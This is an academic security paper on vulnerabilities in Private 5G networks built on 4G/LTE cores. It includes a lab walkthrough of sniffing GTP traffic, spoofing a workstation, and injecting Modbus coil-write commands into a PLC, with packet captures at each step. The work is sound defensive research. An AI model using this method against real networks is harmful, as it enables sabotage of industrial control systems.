Private 5G, “Not as Private as You May Think”

Author: John Maroney, John@Maroney.Solutions
Advisor: *Tanya Baccam*

Accepted: August 27, 2023

Abstract

Private 5G networks and the transition to Industry 4.0 are gaining traction as demand increases for mobile solutions that can provide higher data throughput with ultra-reliable low-latency communications and higher connection density, although this comes with risk. Enterprises must be diligent in this transitional period as 5G emerges, and they begin to adopt this new technology to ensure they are aware of and manage risk as their attack surface evolves. Private 5G, in many cases, is not entirely 5G pure; many deployments operate in Non-Stand-Alone mode with 4G/LTE Core networks, which still retain many of the same vulnerabilities that have existed for years. This research paper discusses and demonstrates a few of these existing vulnerabilities within the GPRS Tunneling Protocol and Stream Control Transmission protocol, as well as Industrial Control System protocols that enterprises must be aware of and protect as they deploy these technologies.

1. Introduction

Private 5G (P5G) is on the verge of becoming an evolutionary next step in scaling out large Industrial Control System (ICS) networks; however, as organizations begin to realize the benefits, it is only a matter of time before these networks scale out to more than just ICS endpoints thereby expanding the attack surface and introducing new vulnerabilities. While this new technology has the potential to revolutionize many industries, it comes with risks. Enterprises must understand how to integrate it securely within their current architecture. Integrating cellular services and enterprise networks is a merger of two separate technologies with multiple factors that organizations must consider for a successful deployment. Organizations must contend with these factors while maintaining security in an increasingly dangerous threat environment with malicious actors constantly searching for vulnerabilities.

The term “Private 5G” is also misleading since, in many cases, it is not entirely “Private” nor entirely “5G.” Private 5G is not necessarily private because, in some cases, there is the potential for enterprise dataflows to leave companies’ networks. Depending on the deployment model used this data can transit over infrastructure not owned by the company in unencrypted form. When P5G data flows over infrastructure not owned by company it can expose organizations, providing opportunities for bad actors to gain insight and intelligence into an otherwise restricted network. The term 5G is also not entirely accurate because most Mobile Network Operators (MNOs) still employ what is known as Non-Stand-Alone (NSA) mobile networks, which utilize 4G/Long Term Evolution (LTE) for the control channel with 5G channels used to augment the connection for additional throughput. Later sections of this research paper explain these concepts in-depth and will expand on the architecture used, reasons, background, implications, threats, and mitigations.

Several organizations contribute various bodies of work that standardize both P5G and the broader cellular industry and similar organizations that represent the considerations of the ICS/IoT industry and automation community. The 3rd Generation Partnership Project (3GPP) is an international standards body

comprised of seven member organizations from around the world, 3GPP was established in 1998 to produce the specifications for 3G cellular services during the evolution of existing 2G/GSM (Global System for Mobile Communications), since then they have continued to grow and serve the community through the evolution from 3G, thru 4G/LTE, and the newest 5G-NR (New Radio) standards (3GPP, 2023). The 5G Alliance for Connected Industries and Automation (5G-ACIA) is an organization comprised of approximately 96 member companies across various industry sectors, from telecommunications, networking, industrial control system manufacturers, automotive, and chip manufacturers, to name a few. The 5G-ACIA mission is to represent the interests of the industrial domain to ensure that standardization efforts consider their unique characteristics (5G-ACIA, 2023). There are several smaller organizations across various industries and academia; however, the 3GPP and the 5G-ACIA are the most prevalent bodies in the 5G space concerned with standardization.

While numerous bodies of work separately discuss vulnerabilities within cellular services and enterprise networks, more material is needed to discuss vulnerabilities and mitigation as they pertain to the combination of the two from the perspective of the enterprise network. This paper will provide a background on cellular services and the evolution of this technology that became the catalyst for the development of P5G networks with Industry 4.0 as the driver. This research focuses on considerations for companies when integrating P5G with an existing enterprise network, how it impacts security operations regarding threat and vulnerability management, and recommendations to mitigate these risks.

2. Research Methods and Equipment

New developments in the cellular industry have enabled security researchers to acquire off-the-shelf equipment and open-source software capable of testing LTE/5G services. While this helps the industry improve security, it is also a double-edged sword since attackers can do the same to discover vulnerabilities, develop attacks, and potentially monitor cellular networks (Jover, 2019). In the past, the

closed nature of the telecommunications industry made it extremely difficult for most security researchers to perform independent testing of cellular technologies because of the prohibitive cost or licensing aspects of acquiring equipment and software. The expansion of small MNOs servicing rural environments and developing nations created a demand for interoperable, open, and virtual solutions, leading to numerous open-source software projects and equipment. Several open-source projects operate within the cellular industry, such as the Open Air Interface, srsRAN Project, ORAN Alliance, and Magma. Many open-source software packages integrate with readily available software-defined radios, such as Ettus Research’s USRP line of radios and even the low-cost LimeSDR developed by Lime Microsystems. The equipment required to set up an operational base station for this research project was under $1,000.

2.1. Research Assumptions and Constraints

A 4G/LTE core network was used based on the assumption that most enterprises are deploying P5G networks based on the NSA model. This research did not use secondary 5G carrier channels to control cost and reduce complexity since NSA P5G networks can use 4G/LTE channels for control plane and user plane traffic. When 5G channels are available in NSA P5G networks, they are only used to supplement connections with increased bandwidth. This research focuses on potential vulnerabilities in control channels and data traffic in NSA deployments; therefore, additional 5G channels were not required to demonstrate vulnerabilities.

2.2. Open-Source Software – srsRAN (RAN & EPC) and LimeSDR

This lab employed the open-source software platform srsRAN. Compatibility requirements with the available LimeSDR necessitated using the earlier version of this software, known as srsLTE, in versions before 21.04 (srsRAN 4G, 2023). This software can run the Radio Access Network (RAN) and the Enterprise Packet Core (EPC) suites required to provide cellular services. The RAN attaches to the radios and antennas. Then it converts this radio traffic to Internet Protocol traffic, more specifically, General Radio Packet Service (GPRS) Tunneling Protocol (GTP), which it then transmits over ethernet

to the Core Network (CN). The CN is the mechanism for establishing authentication and authorization for mobile devices/cellular phones, referred to as User Equipment (UE). The CN maintains the database containing the necessary data and keys from the Subscriber Identity Module (SIM) cards used by the UEs to authenticate onto the mobile network. The CN also serves as the Packet Gateway (PGW) for UEs data traffic transiting to the internet.

This lab uses two mini-PCs running Ubuntu version 22.04.2 LTS; one running srsRAN suite, also referred to as srsENB (E-Node B), connected to a LimeSDR LMS7002M, and the other running srsEPC as the CN. For research purposes to emulate real-world use cases with multiple RANs distributed to various locations with separate antenna arrays with the EPC centrally located, these roles were separated to provide the ability to demonstrate GTP flows and vulnerabilities (Iqbal & Hamamreh, 2021).

2.3. Lab Topology

The topology used for this experiment and research consisted of a Raspberry Pi running OpenPLC connected to a circuit board with a simple LED pushbutton circuit to simulate an ICS device running Modbus/TCP. The Raspberry Pi is connected over ethernet to a GL-iNet GL-X750v2 LTE Smart Router with ports 502 and 8080 forwarded to the Raspberry Pi for Modbus and the OpenPLC HTTP interface. The GL-X750v2 router connects over 4G/LTE to the LimeSDR. The LimeSDR connects over USB to a mini-computer running Ubuntu and srsENB. The srsENB connects over ethernet to the srsEPC.

This lab simulates a Public-Network Integrated Non-Public Network (PNI-NPN) (explained later in 3.2.2) where the MNO manages the RAN infrastructure connected over the public internet to an enterprise hosting its own CN for processing authentication, authorization, and user plane traffic to the data network from the UE. The attack structure used for this research simulates an attacker with access to transit traffic between the RAN and the Core, who can sniff traffic while injecting traffic on another interface. This simulated attack scenario requires access to unencrypted GTP traffic inside either the MNO’s network or the enterprise’s network. It is assumed that the traffic between the MNO and the enterprise customer is encrypted in a Virtual Private Network (VPN). It

demonstrates the importance of ensuring this traffic is protected and segregated from other enterprise traffic, encrypted along the entire path and not just terminating the VPN at the perimeter.




Figure 1 Lab Topology.

3. Findings and Discussion

Before we begin, we must understand where we are and how we got here to set the stage for discussing existing and potential vulnerabilities within P5G. First, we will cover the history of cellular technologies and generations, followed by the evolution of LTE to the new 5G New Radio generation and the driver for the need to evolve current standards for use with new requirements and evolving Industry 4.0 use cases. Next, we will cover the two versions of P5G, NSA, and SA, the existing methods for deploying these services, either wholly owned by the enterprise or wholly provided by an existing MNO, and the various hybrid deployment methods between the two. Following this, we will discuss the ports, protocols, use cases, and examples to demonstrate these protocols.

We will analyze the attack surface to discuss potential threats and vectors that attackers can use to inject traffic into the P5G network to manipulate ICS devices and create a Denial of Service. We will then provide proofs of concept to demonstrate the need for securing these vital communications and the need for in-depth consideration of the various deployment models and the pros and cons of each when integrating P5G into enterprise networks. While each has merit, additional factors must be evaluated and planned for during deployments to mitigate threats and control risk.

3.1. Private 5G History and Future

3.1.1. Early Cellular Technologies

Cellular technology has come a long way in the last 50 years since the first portable cellular phone call was placed by Martin Cooper from Motorola on April 3, 1973, to his rival, Joel Engel, at Bell Labs (Shiels, 2003). Later that year, they filed the first patent for the Radio Telephone System, paving the way for the future of mobile networks as we know them today (US Patent No. 3906166A, 1975). Although it took nearly ten years before this technology was available to the public if they could afford it, it was not long before they were affordable by the masses, and now there are very few people in developed nations who do not have a cellular device/smartphone on them.

The 1st generation (1G) of cell phones, released in the early 1980s, supported voice-only using Frequency Division Multiple Access (FDMA) technology with direct connections to the existing Public Switched Telephone System (PSTN). With the evolution of the cellular industry, the 2nd generation, 2G, appeared in the 1990s. The industry became more complex with a split in technologies with Global System for Mobile Communications (GSM) and Carrier Division Multiple Access (CDMA) technologies, which continued through the 3rd generation until the technologies reconverged with the 4th generation, also referred to as Long Term Evolution (LTE) (Ghayas, 2020). The two tracks, GSM and CDMA, progressed separately, with GSM gaining prevalence as the most widely deployed technology in the US. Later in the evolution, the General Packet Radio Service (GPRS) and Enhanced Data for Global Evolution (EDGE) emerged, with this being referred to by some as generation 2.5 with data rates of up to 384 Kilobits per second (Kbps). This new development began to merge the cellular infrastructure with the nascent internet by introducing packet-switched networking. A primary focus of this research is this GPRS and the corresponding tunneling protocol.

The emergence of the 3GPP is of note since their establishment demonstrated the need for a comprehensive alliance of MNOs and cellular phone vendors around the globe to standardize the development of the 3rd generation of mobile communications specifically for the GSM/UMTS technologies. The GPRS protocol was standardized in a 3GPP Technical Specification (TS) and not in the commonly known Request for Comment (RFC) standards used across the internet community (3GPP, 1999). Consequent to the development of GPRS, the GPRS-Tunneling Protocol (GTP) was also developed to facilitate the transfer of GPRS control and data traffic between Public Land Mobile Networks (PLMNs) for charging users for data or text messages and conversion to regular IP traffic to transit to the internet. Of interest is the fact that GTP was also released as another 3GPP TS and not an RFC, even though GTP is essentially an IP protocol (3GPP, 1999).

Stream Control Transmission Protocol (SCTP) is also relevant to this research. SCTP is used in cellular networks for transporting PSTN control messages between

various elements within and between MNO networks for establishing connections of endpoints, authentication, and, most importantly, for facilitating handoffs for mobile devices as they transition between cells (Stewart, 2007). SCTP, covered in RFC 4960, released in 2000 as RFC 2960 and later amended in 2007 with the current RFC; there are several other RFCs related to SCTP, such as RFC 3309, which RFC 4960 replaced, and RFC 5062 which discusses various attacks and mitigations against SCTP. GTP and SCTP form the foundation of this research because of their inherent vulnerabilities when used alone without any protection or encryption.

Eventually, 2G evolved, and 3G emerged, with GSM migrating to the Universal Mobile Telecommunication System (UMTS) and CDMA becoming CDMA2000 in the early 2000s. During this period, we began to see the emergence of smartphones and mobile devices as we know them now. With GSM and later UMTS being the primary technology used in the US, this eventually evolved into High-Speed Packet Access (HSPA), which increased data rates to 42 Megabit per second (Mbps) that we see now with existing 4G/LTE (Ghayas, 2020). Of note is the requirement in each generation of cellular technology to maintain backward compatibility with previous generations, so 3G still worked on 2G networks. When 4G/LTE emerged, it worked on 3G and, in some cases, can still work on 2G service that is still present in some areas of the world. Eventually, 4G/LTE emerged and eliminated the separate development tracks. However, it still requires that new cellular phones maintain backward compatibility with existing GSM/UMTS or CDMA, depending on the MNO service provided. This backward compatibility requirement is an important point because it is why some of the vulnerabilities that existed in previous generations remain to this day.

3.1.2. 5G-New Radio – Drivers, Benefits, and Industry 4.0

The only constant is change, and with a smart device in the hands of nearly every adult-aged individual in the developed world, the demands on existing mobile networks cannot keep up with the always-on, connected society, so the 5th generation has emerged. The 3GPP emerged again, leading the planning and standardization in preparation for the 5th generation with Release 15 of the technical specifications that guided the development of the new standards for 5G-NR. The explosion of interconnected mobile

devices and the Internet of Things (IoT) required this new technology to keep up with the proliferation of devices and the increased bandwidth demands of mobile streaming and video. The Fifth Generation-Public Private Partnership (5G-PPP) estimates that 5G will connect seven trillion wireless devices around the globe (Ahmad, et al., 2018). Existing 4G/LTE technology needed to be improved to keep up with forecasted demands, and current performance could not meet the requirements of emerging technologies and Industry 4.0. The 5G-NR standards provide much more capacity than existing 4G/LTE with the introduction of additional spectrum and improved utilization of existing spectrum within existing 4G channels.

Industry 4.0 also drove the need for additional requirements for 5G-NR such as Enhanced Mobile Broadband (eMBB) which drove even higher bandwidth needs up to 10 Gigabit per second (Gbps), higher density of connected devices with Massive Machine-type Communication (mMTC), and more importantly, Ultrareliable Low-Latency Communications (uRLLC) used for global positioning functions in vehicular communications with autonomous vehicles/drones, Quality of Service (QoS) and scalability (Aijaz, 2020). With IoT devices present in every facet of life, from smart electric meters in every house to IoT/ICS devices deployed across numerous industry verticals in our infrastructure around the world, the current infrastructure must maintain the same pace of development while also keeping security in focus as these new technologies are deployed.

Much like the internet and the various internet protocols, security was an afterthought in the early days of the cellular industry. Early cellular technology contained many vulnerabilities that are well known today, with published exploits and tools readily available on the internet. What is worse is the fact that the same vulnerable protocols still in use across the internet are also used within the cellular communications infrastructure, such as Domain Name System (DNS), Network Time Protocol (NTP), and Hyper Text Transfer Protocol (HTTP) to name a few. The GTP that emerged in the late 1990s with the emergence of GSM still exists in 5G-NR, although we are now on version two. Some critical security challenges faced with migrating to 5G-NR are the density of devices, lack of mandated security caused by compatibility requirements, roaming security

between PLMNs, and Denial of Service Attacks (DoS) (Ahmad, et al., 2018). This research focuses on vulnerabilities with GTP and SCTP pertaining to enterprises deploying P5G within their network.

3.2. Private 5G Architecture

3.2.1. 5G Deployment Options

There are two deployment options available for 5G regarding frequencies and channels used and the core networks that control the various authentication and network functions, the first being Non-Stand-Alone (NSA) and the second being Stand-Alone (SA) (3GPP, 2022). NSA refers to using 4G in conjunction with the new 5G-NR; 4G/LTE is the core network responsible for the initial connection establishment and control channels, while 5G-NR supplements the service with additional channels for increased bandwidth demands. NSA uses 4G eNB and 5th generation Node B (gNB)at the RAN and a 4G Enhanced Packet Core (EPC), and configurations on the core network to interoperate with gNB. NSA allows MNOs to provide 5G services “over the top” of existing 4G infrastructure to facilitate faster deployment while providing mobility for users between 4G and 5G coverage areas. SA refers to a completely native 5G configuration with 5G-NR at the RAN with the new 5G Core Network (5G-CN) performing management functions.

3.2.2. Non-Public Network Deployment Scenarios

The 3GPP refers to P5G as Non-Public Networks (NPN); there are, at the highest level, two types, Stand-Alone NPNs (SNPN), with entirely isolated networks that have dedicated infrastructure for Radios, RAN, and CN, and Public Network Integrated NPNs (PNI-NPN) of which there are several variations of resource sharing scenarios between private enterprises receiving the service and the MNOs that are providing (Ordonez-Lucena, Chavarria, Contreras, & Pastor, 2019). The type of deployment scenario used is based on several factors such as Capital/Operational Expenditures, frequency availability (such as licensed, unlicensed, or shared based on regions), infrastructure, and staff experience level deploying these solutions.

The 5G-ACIA discusses the following four scenarios and considerations for enterprises considering implementing P5G for industrial networks (5G Alliance for Connected Industries and Automation (5G-ACIA), 2021). The SNPN, as mentioned earlier, is isolated and may be operated on licensed, unlicensed, or shared spectrum. Shared radio access NPN is where an MNO operates antenna/s and RAN onsite with all user plane and core functions remaining onsite with all enterprise data remaining within the perimeter of the NPN. However, the shared ran still performs UE authentication with user plane data transiting the shared RAN under the control of the MNO. Shared radio and control plane with all user plane traffic remaining within the NPN with the same considerations as the previous scenario. The final scenario, where the MNO maintains ownership and control over the radio and core network, with user plane traffic routed over the public internet back to the NPN, this scenario has the most risk because enterprise data is outside its sole control.

3.2.3. Potential Vulnerabilities for Non-Public Networks When Integrated with Enterprise Networks

As mentioned earlier, there are potential challenges and vulnerabilities with P5G, even more so in NSA deployments, due to the inherent vulnerabilities in the underlying 4G/LTE network. The research of all the various vulnerabilities would be too expansive and is therefore outside the scope of this research project; the primary focus of this research is the underlying vulnerabilities in GTP and SCTP, primarily the communications between the RAN and CN within PNI-NPNs. The following sections provide protocol and attack examples that attackers can leverage using these protocols if they have access to transit traffic between RAN and CN.

3.3. Protocols

3.3.1. GTP

As mentioned, GTP is responsible for both control and user plane traffic. GTP encapsulates various protocols in its payload, and according to 3GPP TS 23.060, the transport layer protocol used for user-plane traffic shall be User Datagram Protocol (UDP). While GTP is a tunneling protocol and uses tunnel IDs, this traffic is unencrypted; therefore, anyone with access to this traffic in transit can capture and sniff

traffic to view inner layers encapsulated in the GTP header to perform reconnaissance of target networks. The GTP header is only eight bytes, consisting of flags for version, protocol type, reserved, next extension header, sequence number presence, N-PDU presence, message type, payload length, and tunnel ID (TEID). Since GTP is transported using UDP, it has no inherent fault checking or sender authentication mechanism, and it is vulnerable to potential spoofing and replay attacks, as demonstrated in the proof of concept attacks in the following sections.




Figure 2GPRS Tunneling Protocol Data Elements.

3.3.2. SCTP

As mentioned, SCTP is responsible for PSTN control messages, specifically for control messages between various elements within the cellular network infrastructure. SCTP replaced Transmission Control Protocol (TCP) as the new transport layer protocol for use in mobile networks due to many limitations of TCP, making it a poor candidate for cellular networks. SCTP comes with faults too because it is also unencrypted and, therefore, vulnerable to use by attackers for reconnaissance. A commonly known use of SCTP is in “Stingrays,” which are commonly used by law enforcement, or “IMSI Catchers,” which can force a UE to associate with it by offering the highest level signal in the area with the proper codes to simulate valid cell towers. These types of attacks use data from the higher-level protocols carried within SCTP, namely the S1AP or S1 Application Protocol messages, which carry signals to the core for authentication of subscribers and attachment of UEs to the network. While the encapsulated S1AP messages are essential to the functioning of cellular networks, the proof-of-concept exploit demonstrated by this research uses the SCTP layer itself and therefore there is no need to cover S1AP control messages in more detail at this point.

```
▾ Stream Control Transmission Protocol, Src Port: 59074 (59074), Dst Port: 36412 (36412)
    Source port: 59074
    Destination port: 36412
    Verification tag: 0xa9a24d41
    [Association index: disabled (enable in preferences)]
    Checksum: 0xc9cdc769 [unverified]
    [Checksum Status: Unverified]
  ▾ DATA chunk (ordered, complete segment, TSN: 3561534727, SID: 1, SSN: 82, PPID: 18, payload length: 59 bytes)
    ▾ Chunk type: DATA (0)
        0... .... = Bit: Stop processing of the packet
        .0.. .... = Bit: Do not report
    ▾ Chunk flags: 0x03
        .... 0... = I-Bit: Possibly delay SACK
        .... .0.. = U-Bit: Ordered delivery
        .... ..1. = B-Bit: First segment
        .... ...1 = E-Bit: Last segment
      Chunk length: 75
    ▸ Transmission sequence number (absolute): 3561534727
      Stream identifier: 0x0001
      Stream sequence number: 82
      Payload protocol identifier: S1 Application Protocol (S1AP) (18)
```

Figure 3 SCTP Header Data Elements.

3.4. Attack Proofs of Concept

The following attack proofs of concept are all based on the manipulation of GTP or, in one case, SCTP. There are examples provided of recon attacks using either Internet Control Messaging Protocol (ICMP) or TCP encapsulated in GTP. There is a TCP Syn Scan and an example of a X-MAS tree scan. All of these use simple manipulation of the Server script to incorporate different lower-level protocols inside the GTP flows. While other attacks outside of this research are certainly possible by a more advanced attacker, these attack proofs of concept demonstrate some simple attacks that can potentially disrupt business operations with simple scripting.

3.4.1. GTP–Modbus/TCP Sniffing and Spoofing Attack

This GTP–Modbus/TCP attack proof-of-concept takes advantage of weaknesses within the GTP and Modbus protocols and other standard practices observed in ICS environments. As illustrated in the lab topology earlier, this attack implies that an enterprise is deploying P5G using a PNI-NPN model with the RAN and CN separated, and the attacker has compromised a section of the transit network between the two. Depending on the type of network equipment in use in the environment, the attacker sniffs the transit network using the Switched Port Analyzer (SPAN) feature or port mirroring. After monitoring traffic, interesting GTP traffic is identified, and the attacker extracts the necessary data elements to populate the attack script provided in Appendix I. After populating the required data elements in the script, the attacker executes the script,

which then injects spoofed GTP packets from another management workstation on the same subnet while sniffing for responses to perform a 3-way TCP handshake before injecting Modbus “Read Coils” and “Write Coils” commands. As seen below, the Modbus commands are encapsulated in the existing IP, UDP, and GTP layers.

```
▸ Frame 223: 102 bytes on wire (816 bits), 102 bytes captured (816 bits) on interface eth2, id 0
▸ Ethernet II, Src: RealtekS_68:0a:78 (00:e0:4c:68:0a:78), Dst: VMware_86:14:e1 (00:50:56:86:14:e1)
▸ Internet Protocol Version 4, Src: 172.16.2.1, Dst: 172.16.1.2
▸ User Datagram Protocol, Src Port: 2152, Dst Port: 2152
▾ GPRS Tunneling Protocol
  ▾ Flags: 0x30
      001. .... = Version: GTP release 99 version (1)
      ...1 .... = Protocol type: GTP (1)
      .... 0... = Reserved: 0
      .... .0.. = Is Next Extension Header present?: No
      .... ..0. = Is Sequence Number present?: No
      .... ...0 = Is N-PDU number present?: No
    Message Type: T-PDU (0xff)
    Length: 52
    TEID: 0x00000002 (2)
▸ Internet Protocol Version 4, Src: 10.0.2.185, Dst: 172.16.101.103
▸ Transmission Control Protocol, Src Port: 10351, Dst Port: 502, Seq: 3244593033, Ack: 2518877154, Len: 12
▾ Modbus/TCP
    Transaction Identifier: 0
    Protocol Identifier: 0
    Length: 6
    Unit Identifier: 1
▾ Modbus
    .000 0001 = Function Code: Read Coils (1)
    Reference Number: 0
    Bit Count: 10
```

Figure 4 Modbus in GTP Packet.

Standard practices and systems used within ICS environments are taken advantage of necessary for this attack’s success; these common practices include a larger-than-needed management subnet with other Windows workstations authorized to interact with Programmable Logic Controllers (PLC). These other Windows systems present on the management subnet are spoofed. These data points can be observed by sniffing GTP traffic and monitoring control messages between various PLCs within the P5G ICS environment to identify other workstations. Examples of recon network scanning proofs of concept follow. Although this method may not provide a positive result because of Windows stealth mode, an attacker could experiment to deduce what other Windows workstations are present by simply monitoring other control traffic. The Windows stealth mode dependency assumes that the firewall, or any other device on the path, is not filtering TCP resets between the CN and the management subnet, which, if so, this step may be unnecessary. This attack takes advantage of Windows stealth mode because when spoofing the workstation, the RAN sends messages back through the CN to the spoofed

workstation. Normal TCP protocol dictates that a TCP reset packet should be sent back since the port is not open; however, Windows stealth mode ignores these packets when the port is not used; therefore, the attack progresses without a TCP reset sent back to the RAN (Deland-Han, v-lianna, & simonxjx, 2023).

The first stage of this attack consists of sniffing the traffic to identify the source and destination IPs in the IP layer, which correspond to the GTP traffic based on the raw packet layer with a matching destination port of 2152, commonly used with GTP. The script identifies the raw packet layers using a hex filter since there is a limitation with Scapy’s ability to parse the GTP layer. Then the GTP Tunnel Endpoint ID (TEID) is extracted for later use. After that, the script extracts the Modbus Server and Modbus Client IPs for later use in sniffing responses. The figure below shows that the script extracts the following data points from the packet.

Figure 5 Modbus Injection Script Data Elements.

The second stage in this attack is the establishment of the TCP session through the Syn, Syn/Ack, and Ack with appropriate Sequence Numbers and Acknowledgement Numbers incremented, which the script obtains by sniffing the traffic on the designated interface while injecting crafted packets using Scapy in the Python script on the sending interface. The script then monitors the response searching for packets with the expected acknowledgment number, which it then extracts the initial sequence number from the Syn/Ack for use when it creates the corresponding Ack packet within the GTP payload.

Source	Destination	Protocol	Source	Destir	Sequence Num	Acknowledgment	Info
10.0.2.72	172.16.101.103	GTP <TCP>	6667	502	3529707012	0	6667 → 502 [SYN] Seq=
172.16.101.103	10.0.2.72	GTP <TCP>	502	6667	2189425162	3529707013	502 → 6667 [SYN, ACK]
10.0.2.72	172.16.101.103	GTP <TCP>	6667	502	3529707013	2189425163	6667 → 502 [ACK] Seq=

Figure 6 Injected TCP 3-Way Handshake in GTP.

Following the establishment of a valid TCP session, the attack can begin, and we can start interacting with Modbus/TCP to run commands on the ICS device. Modbus/TCP for this lab is hosted on OpenPLC, seen below, running on the Raspberry Pi, ethernet connected to an LTE WiFi Router connected to the RAN on 4G/LTE.

The Modbus Server device on Windows 10 uses the Radzio! Modbus Server Simulator with an active connection to “Read and Write Coils.” As seen on the OpenPLC GUI, the service is running, and the Radzio! Modbus Server Simulator shows from the continuous polls that the Push Button (PB1) and the LED are currently on as indicated by the “1” values and is also visible on the Raspberry Pi Modbus circuit below.




Figure 7 OpenPLC Running Modbus on Raspberry Pi.




Figure 8 Radzio Modbus Server Simulator on Windows 10.




Figure 9 Raspberry Pi Running Simple Modbus Circuit.

Source	Destination	Protocol	Source Port	Destination Port	Sequence Number	Acknowledgment	Info
10.0.2.72	172.16.101.103	GTP <Modbus…	6667	502	3529707013	2189425163	Query: Trans: 0; Unit: 1, Func: 1: Read Coils
172.16.101.103	10.0.2.72	GTP <TCP>	502	6667	2189425163	3529707025	502 → 6667 [ACK] Seq=2189425163 Ack=3529707025 Win=64228 Len=0
172.16.101.103	10.0.2.72	GTP <Modbus…	502	6667	2189425163	3529707025	Response: Trans: 0; Unit: 1, Func: 1: Read Coils
10.0.2.72	172.16.101.103	GTP <TCP>	6667	502	3529707025	2189425173	6667 → 502 [ACK] Seq=3529707025 Ack=2189425173 Win=1023 Len=0
10.0.2.72	172.16.101.103	GTP <Modbus…	6667	502	3529707025	2189425163	Query: Trans: 0; Unit: 1, Func: 5: Write Single Coil
172.16.101.103	10.0.2.72	GTP <TCP>	502	6667	2189425174	3529707037	502 → 6667 [ACK] Seq=2189425174 Ack=3529707037 Win=64216 Len=0

Figure 10 Modbus Coil Manipulation.

